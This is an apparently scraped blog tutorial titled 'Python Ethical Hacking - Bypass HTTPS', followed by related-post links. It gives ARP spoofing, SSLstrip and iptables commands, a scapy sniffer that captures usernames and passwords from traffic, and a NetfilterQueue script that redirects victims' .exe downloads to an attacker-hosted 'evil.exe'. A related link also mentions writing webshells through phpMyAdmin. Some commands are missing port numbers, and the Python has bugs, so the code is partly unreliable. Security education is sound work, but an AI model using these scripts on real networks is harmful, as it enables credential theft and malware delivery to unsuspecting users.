
Python Ethical Hacking - Bypass HTTPS(1)
HTTPS:
Problem:
- Data in HTTP is sent as plain text.
- A MITM can read and edit requests and responses.
-> not secure
Solution:
- Use HTTPS.
- HTTPS is an adaptation of HTTP.
- Encrypt HTTP using TLS(Transport Layer Security) or SSL(Secure Sockets Layer).
ARP Spoofing

ARP Spoofing With SSLStrip

1. Flush route tables and execute the arp_spoof script.
iptables --flush
python3 arp_spoof.py
2. Start the SSLstrip.
sslstrip

3. Execute the following commands to redirect the packets.
iptables -t nat -A PREROUTING -p tcp --destination-port -j REDIRECT --to-port

4. Run the sniff script.
#!/usr/bin/env python

import scapy

from scapy.layers.http import HTTPRequest

from scapy.packet import Raw

from scapy.sendrecv import sniff

def sniff(interface):

    scapy.sendrecv.sniff(iface=interface, store=False, prn=process_sniffed_packet)

def get_url(packet):

    return packet[HTTPRequest].Host.decode(errors='ignore') + packet[HTTPRequest].Path.decode(errors='ignore')

def get_login_info(packet):

    if packet.haslayer(Raw):

        packet.show()

        load = packet[Raw].load

        keywords = ["email", "username", "user", "login", "password", "pass", "uid"]

        for keyword in keywords:

            if keyword in load:

                return load

def process_sniffed_packet(packet):

    if packet.haslayer(HTTPRequest):

        url = get_url(packet)

        print("[+] HTTP Request >> " + url)

        login_info = get_login_info(packet)

        if login_info:

            print("\n\n[+] Possible username/password > " + login_info + "\n\n")

        scapy.sendrecv.sniff()

sniff("eth0")
5. Browse the target website and find something interesting.

Replacing Downloads on HTTPS Pages:
1.Execute the following commands
iptables --flush

iptables -I OUTPUT -j NFQUEUE --queue-num

iptables -I INPUT -j NFQUEUE --queue-num

iptables -t nat -A PREROUTING -p tcp --destination-port  -j REDIRECT --to-port

echo  > /proc/sys/net/ipv4/ip_forward

python3 arp_spoof.py
2. Modify the Python Script and execute
#!/usr/bin/env python

from netfilterqueue import NetfilterQueue

from scapy.layers.inet import IP, TCP

from scapy.packet import Raw

ack_list = []

def set_load(packet, load):

    packet[Raw].load = load

    del packet[IP].len

    del packet[IP].chksum

    del packet[TCP].chksum

    return packet

def process_packet(packet):

    scapy_packet = IP(packet.get_payload())

    if scapy_packet.haslayer(Raw) and scapy_packet.haslayer(TCP):

        if scapy_packet[TCP].dport == 10000:

            if ".exe" in scapy_packet[Raw].load.decode() and "10.0.0.43" not in scapy_packet[Raw].load.decode():

                print("[+]EXE Request")

                ack_list.append(scapy_packet[TCP].ack)

        elif scapy_packet[TCP].sport == 10000:

            if scapy_packet[TCP].seq in ack_list:

                ack_list.remove(scapy_packet[TCP].seq)

                print("[+] Replacing file")

                modified_packet = set_load(scapy_packet, "HTTP/1.1 301 Moved Permanently\nLocation: http://10.0.0.43/evil-files/evil.exe\n\n")

                packet.set_payload(str(modified_packet).encode())

    packet.accept()

queue = NetfilterQueue()

queue.bind(0, process_packet)

try:

    queue.run()

except KeyboardInterrupt:

    print('')
3. Browse the website - https://winzip.com and try to download the executable file.
Python Ethical Hacking - Bypass HTTPS(1)的更多相关文章
- Python Ethical Hacking - Bypass HTTPS(2)
Injecting Code in HTTPS Pages: #!/usr/bin/env python import re from netfilterqueue import NetfilterQ ...
- Python Ethical Hacking - MAC Address & How to Change(1)
MAC ADDRESS Media Access Control Permanent Physical Unique Assigned by manufacturer WHY CHANGE THE M ...
- Python Ethical Hacking - NETWORK_SCANNER(1)
NETWORK_SCANNER Discover all devices on the network. Display their IP address. Display their MAC add ...
- Python Ethical Hacking - MAC Address & How to Change(3)
SIMPLE ALGORITHM Goal -> Check if MAC address was changed. Steps: 1. Execute and read ifconfig. ...
- Python Ethical Hacking - The Lab and Needed Software
The Lab and Needed Software Attacker Machine - Kali Linux https://www.kali.org/ 1. Install the softw ...
- Python Ethical Hacking - MODIFYING DATA IN HTTP LAYER(2)
MODIFYING DATA IN HTTP LAYER Edit requests/responses. Replace download requests. Inject code(html/Ja ...
- Python Ethical Hacking - MODIFYING DATA IN HTTP LAYER(1)
MODIFYING DATA IN HTTP LAYER Edit requests/responses. Replace download requests. Inject code(html/Ja ...
- Python Ethical Hacking - DNS Spoofing
What is DNS Spoofing Sniff the DNSRR packet and show on the terminal. #!/usr/bin/env python from net ...
- Python Ethical Hacking - Intercepting and Modifying Packets
INTERCEPTING & MODIFYING PACKETS Scapy can be used to: Create packets. Analyze packets. Send/rec ...
随机推荐
- phpmyadmin系列渗透思路连载(一)
当拿到phpmyadin的站点后,我一般会尝试一下几种攻击手法: 1.通过弱口令进入后台,尝试into outfile写入一句话 条件:(1)有写的权限 (2)知道web绝对路径 (3)w ...
- 深入了解C#(TPL)之Parallel.ForEach异步
前言 最近在做项目过程中使用到了如题并行方法,当时还是有点犹豫不决,因为平常使用不多, 于是借助周末时间稍微深入了下,发现我用错了,故此做一详细记录,希望对也不是很了解的童鞋在看到本文此文后不要再犯和 ...
- android面试详解
前台就是和用户交互的进程 可见进程例如一个activity被一个透明的对话框覆盖,该activity就是可见进程 服务:service进程 后台一个activity按了home按键就是从前台退回到后台 ...
- 4、struct2的支持团队开发
在一个大型的项目中,不同的人都开发不同的模块,不能所有的人都去操作同一个struct.xml文件,我们应该对于不同的模块对应不同的配置文件 列如我们对应的登陆模块,我们可以编写一个登陆的配置文件 1. ...
- 使用Kubernetes、K3s和Traefik2进行本地开发
作者简介 Vyacheslav,拥有运维和项目管理经验的软件工程师 这篇文章将承接我此前搭建的本地Docker开发环境,具体步骤已经放在在以下网址: https://github.com/Vorone ...
- Python 简明教程 --- 8,Python 字符串函数
微信公众号:码农充电站pro 个人主页:https://codeshellme.github.io 好代码本身就是最好的文档.当你需要添加一个注释时,你应该考虑如何修改代码才能不需要注释. -- St ...
- 入门大数据---Kafka的搭建与应用
前言 上一章介绍了Kafka是什么,这章就讲讲怎么搭建以及如何使用. 快速开始 Step 1:Download the code Download the 2.4.1 release and un-t ...
- JDK8--04:内置接口
在JDK8--3中已经说过,使用lambda方法需要新增函数式接口,为了使用方便,JDK8已经提供了许多内置接口,总的归纳来说,有四大函数式接口. /** * * java8 四大内置接口 * * 1 ...
- 如何解决TOP-K问题
前言:最近在开发一个功能:动态展示的订单数量排名前10的城市,这是一个典型的Top-k问题,其中k=10,也就是说找到一个集合中的前10名.实际生活中Top-K的问题非常广泛,比如:微博热搜的前100 ...
- 解决Centos7下中文显示乱码
第一步:先查看是不是ctr的问题: SecureCRT的修改,选项→会话选项,将外观中的字符编码集修改为UTF-8即可,其他终端程序同理 如果不是则再参照如下文档操作:https://www.cnbl ...